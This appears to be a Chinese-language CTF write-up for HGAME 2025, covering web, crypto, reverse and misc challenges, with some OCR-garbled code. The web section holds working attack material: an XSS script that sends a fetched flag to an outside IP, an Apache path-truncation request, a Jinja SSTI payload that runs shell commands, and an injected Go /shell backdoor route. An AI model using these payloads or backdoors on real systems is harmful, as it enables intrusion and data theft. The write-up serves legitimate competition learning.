
Hgame-2025-Yim1ngs

uid: yim1ngs#0x00001f

签到

~~路边一条，一脚踹死~~

nc那题直接连上就能执行linux指令



```
vidar@vidar-computer:/var/www/html$ nc 146.56.227.88 32481
ls
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
cat /flag
hgame{your-c4n_COnnECT_to-ThE-ReMoTE-ENV1r0nm3nt-tO_get-F1Ag0}
^[^A
```

WEB

web1

糖豆人，直接前端找到加分规则修改一个10000分

或者直接前端找到gift的内容，两假一真，base64解码得flag

web2

乐队，可以上传文件和改名，改名那可以路径穿越，于是构造恶意ejs文件覆盖原来的文件即可rce

执行命令env，刷新重加载即可得到flag

web3

留言板，爆破密码 shallot 888888

留言板中的留言直接写入了html文件，执行html命令可以成功，于是构造恶意留言，服务器有/admin,/flag路由，/flag路由显示只能由admin访问，（想了想还是粘个代码吧

```
<script>
  // 访问 /flag 页面并获取内容
  fetch('/flag')
    .then(response => response.text())
    .then(flagContent => {
      // 将 Flag 发送到攻击者服务器
      fetch('https://82.157.129.178:80/?flag=' + encodeURIComponent(flagContent));
    });
</script>
```

（应该是这个（
uridecode一下就得到flag了

web5

Level 38475 角落

有robots.txt，可知app.py位置，但是发现他不可读。

通过

RewriteEngine On

RewriteCond "%{HTTP_USER_AGENT}" "^L1nk/"


RewriteRule "^/admin/(.*)$" "/$1.html?secret=todo"

发现用admin读取源码会被重指向，不能直接读

https://httpd.apache.ac.cn/security/vulnerabilities_24.html

https://blog.orange.tw/posts/2024-08-confusion-attacks-ch/

大佬发现的漏洞，用？截断，于是我们可以看到源码




```
GET /admin/usr/local/apache2/app/app.py%3F HTTP/1.1
Host: node1.hgame.vidar.club:31824
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Llnk/
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
import os
import templates

app = Flask(__name__)
pwd = os.path.dirname(__file__)
show_msg = templates.show_msg


def readmsg():
filename = pwd + "/tmp/message.txt"
if os.path.exists(filename):
f = open(filename, 'r')
message = f.read()
f.close()
return message
else:
return 'No message now.'


@app.route('/index', methods=['GET'])
def index():
status = request.args.get('status')
if status is None:
status = ''
return render_template("index.html", status=status)


@app.route('/send', methods=['POST'])
def write_message():
filename = pwd + "/tmp/message.txt"
message = request.form['message']

f = open(filename, 'w')
f.write(message)
f.close()

return redirect('index?status=Send successfully!!')

@app.route('/read', methods=['GET'])
def read_message():
```

只waf了{

~~无路可走~~ 有了：条件竞争，同时读和写（具体原理没搞懂）

用bp不断发送注入语句




目标 http://node1.hgame.vidar.club:31595

```
POST /app/send HTTP/1.1
Host: node1.hgame.vidar.club:30602
Content-Length: 11
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Origin: http://node1.hgame.vidar.club:30602
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://node1.hgame.vidar.club:30602/app/index?status=Send%20successfully!!
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

message={{ lipsum.__init__.__globals__.__builtins__.__import__('os').popen('cat /flag').read() }}
```

资源池：使用现有资源池

已选择	资源池	并发请求	请求延迟
●	默认资源池	10	

yakit读取read页面



```
GET /app/read HTTP/1.1
Host: node1.hgame.vidar.club:31595
Content-Length: 12
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Origin: http://node1.hgame.vidar.club:30244
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://node1.hgame.vidar.club:30244/app/index
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

成功[3755] 失败[33]

请求	Method	状态	响应大小
1848	GET	500	265
1857	GET	500	265
1865	GET	500	265
1869	GET	500	265
1878	GET	500	265

```
Date: Thu, 06 Feb 2025 07:58:49 G
Server: Werkzeug/2.2.2 Python/3.1
Content-Type: text/html; charset=u
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Length: 75

Latest message: hgame
{YOU-Find-ThE-k3y_t0-rRrac3-oUUUUt2a76ddc}
).read() }}
```


得到hgame{YOU-Find-ThE-k3y_t0-rRrac3-oUUUUt2a76ddc}

web4

Level 25 双面人派对


给了一个main，不知道是啥 好像是minio的管理代码编译后的东东，不是很清楚

upx脱壳后发现其中有个minio的项目，找到其中的key



```
db '  endpoint: "127.0.0.1:9000"',0Dh,0Ah
db '  access_key: "minio_admin"',0Dh,0Ah
db '  secret_key: "JPSQ4NOBvh2/W7hzdLyRYLDm0wNRMG48BL09yOKGpHs="',0Dh
db 0Ah
db '  bucket: "prodbucket"',0Dh,0Ah
db '  key: "update" ',0
```

使用mc连接到另一个靶机上的minio




```
yim1ngs@fvv:/opt/minio_client$ /opt/minio_client/mc alias set ooo http://node1.hgame.vidar.club:30845 minio_admin JPSQ4NOBvh2/W7hzdLy
RYLDm0wNRMG48BL09yOKGpHs=
Added `ooo` successfully.
```

下载其中文件


hints中是源码，prodbucket中是一个update,跟main好像是一样的

查看源码，是一个go的项目，用了gin,他只有一个路由，猜测是第一个靶机的源码

我们向其中添加代码




```
g.GET("/shell", func(c *gin.Context) {
        cmdParam := c.DefaultQuery("cmd", "")
        cmd := exec.Command("/bin/bash", "-c", cmdParam)
        output, err := cmd.CombinedOutput()
        if err != nil {
                c.JSON(500, gin.H{"error": fmt.Sprintf("Command execution failed: %v", err)})
                return
        }
        c.JSON(200, gin.H{"output": string(output)})
})
```



```
Added `myminio` successfully.
yim1ngs@fvv:/opt/minio_client$ /opt/minio_client/mc cp /home/yim1ngs/Desktop/luan/src/update myminio/prodbucket
...top/luan/src/update: 14.27 MiB / 14.27 MiB ┃▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓┃ 5.56 MiB/s 2s yim1ngs@fvv:/opt/minio_client$
```


上传



node1.hgame.vidar.club:32469/shell?cmd=whoami

```
output:    "root\n"
```

Rce



node1.hgame.vidar.club:32469/shell?cmd=cat /flag


```
output:    "flag{YOu_sAiD-R1GHT_BUt-YOu-sHOuLd-pLAY-GENSHin-lMp@cTO}\n"
```

CRYPTO

c3 sieve

```
结合题目给出的信息，采用两种筛法解出trick:
from sage.all import prime_pi, next_prime, inverse_mod
from Crypto.Util.number import long_to_bytes
def compute_sum_phi(k):
    if k == 0:
        return 0
    phi = list(range(k + 1))
    sum_phi = 1  # phi[1] = 1
    for p in range(2, k + 1):
        if phi[p] == p:  # p是素数
```

```python
            phi[p] = p - 1
            for multiple in range(p*2, k+1, p):
                phi[multiple] -= phi[multiple] // p
        sum_phi += phi[p]
    return sum_phi
e = 65537
k = (e ** 2) // 6  # k = 715,870,206
enc = 2449294097474714136530140099784592732766444481665278038069484466665506153967851063209402336025065476172617376546
print("计算欧拉函数前缀和...")
sum_phi = compute_sum_phi(k)
print(f"sum_phi = {sum_phi}")
print("计算素数个数...")
pi_k = prime_pi(k)
print(f"pi_k = {pi_k}")
T = sum_phi + pi_k
print(f"trick(k) = {T}")

根据得到的值解rsa：
from Cryptodome.Util.number import long_to_bytes
from sympy import mod_inverse, nextprime
e = 65537
enc = 2449294097474714136530140099784592732766444481665278038069484466665506153967851063209402336025065476172617376546
trick_result = 155763335447735055
p = q = nextprime(trick_result << 128)
n = p * q
phi_n = p  * (q - 1)
d = pow(e, -1, phi_n)
m_decrypted = pow(enc, d, n)
decrypted_flag = long_to_bytes(m_decrypted)
print(decrypted_flag)
```



```
(myenv) yim1ngs@fvv:~/Desktop/luan$ sage -python /home/yim1ngs/Desktop/luan/2131313.py
b'hgame{sieve_is_n0t_that_HArd}'
(myenv) yim1ngs@fvv:~/Desktop/luan$ 
```


~~我不到啊，ai干的~~

RE

re1

```python
import json

# 解析enc.txt中的JSON和二进制字符串
enc_content = '''{"a":{"a":{"a":{"a":{"a":{"s":125},"b":{"a":{"s":119},"b":
{"s":123}}},"b":{"a":{"s":104},"b":{"s":105}}},"b":{"a":{"s":101},"b":
{"s":103}}},"b":{"a":{"a":{"a":{"s":10},"b":{"s":13}},"b":{"s":32}},"b":{"a":
{"s":115},"b":{"s":116}}}},"b":{"a":{"a":{"a":{"a":{"a":{"s":46},"b":
{"s":48}},"b":{"a":{"a":{"s":76},"b":{"s":78}},"b":{"a":{"s":83},"b":{"a":
{"s":68},"b":{"s":69}}}}},"b":{"a":{"a":{"s":44},"b":{"a":{"s":33},"b":
{"s":38}}},"b":{"s":45}}},"b":{"a":{"a":{"s":100},"b":{"a":{"s":98},"b":
{"s":99}}},"b":{"a":{"a":{"s":49},"b":{"s":51}},"b":{"s":97}}}},"b":{"a":{"a":
{"a":{"s":117},"b":{"s":118}},"b":{"a":{"a":{"s":112},"b":{"s":113}},"b":
{"s":114}}},"b":{"a":{"a":{"s":108},"b":{"s":109}},"b":{"a":{"s":110},"b":
{"s":111}}}}}}}'''
binary_str =
'''0001000111011111101001000000111000101110001001110001100001000101110011100100
1101101010111101110110011010001110110100111011111011101101100111011001111100111
1011011101110110101100111101100111100011100110111100001100110000101101110110000
1110010100111001011100111100001100010100101000000010010100010001001111111101100
1011101010100011110100011011000111010101101001111111100111111101101010110000011
0111010110111111010010011110010001011010111111111110011000101010110111001001111
1100011011010110111101000001111010000011011010101100011111100011010100101110000
0011011110000000100101000100010111000111001110010111010111110001010101101011110
0000110011110001110010111010111110001011010111000001010000000101100011110111000
1110111111010101001001110101110010001111001001011011110111011101011111011000111
1101010111001000101110010010111000101101010000111010100010111101010011000111010
0101110110001101101100001101000000101100011101111111111000101010111000000'''

# 构建哈夫曼树
def build_tree(node):
    if 's' in node:
        return {'s': node['s']}
    return {'a': build_tree(node['a']), 'b': build_tree(node['b'])}

data = json.loads(enc_content)
root = build_tree(data)

# 解码二进制字符串
current_node = root
result = []
for bit in binary_str:
    current_node = current_node['a'] if bit == '0' else current_node['b']
    if 's' in current_node:
        result.append(current_node['s'])
        current_node = root

# 转换为ASCII字符
```

```python
flag = ''.join(chr(s) for s in result)
print(flag)
```



```
PS C:\Users\ROG> & C:/Users/ROG/AppData/Local/Programs/Python/Python311/python.exe c:/Users/ROG/Desktop/hgame/45436.py
hgame{Nu-She1l-scr1pts-ar3-1nt3r3st1ng-t0-wr1te-&-use!}
Lorem ipsum dolor sit amet, consectetur adipiscing elit.
Nulla nec ligula neque. Etiam et viverra nunc, vel bibendum risus. Donec.
PS C:\Users\ROG>
```

Misc

Hakuya Want A Girl Friend


下载附件，发现是存有hex值的文本，有zip和反过来的png，分离并生成文件，zip有密码，png长度被修改过，修正后发现密码，得到flag

Level 314 线性走廊中的双生实体

.pt文件可以转为zip，解压后看到代码，发现类中有flag

```python
import torch

model = torch.jit.load('entity.pt', map_location='cpu')

# 访问SecurityLayer实例
security_layer = model.security
```


```python

# 提取flag列表并解码
flag_numbers = security_layer.flag
flag = ''.join([chr(c ^ 85) for c in flag_numbers])

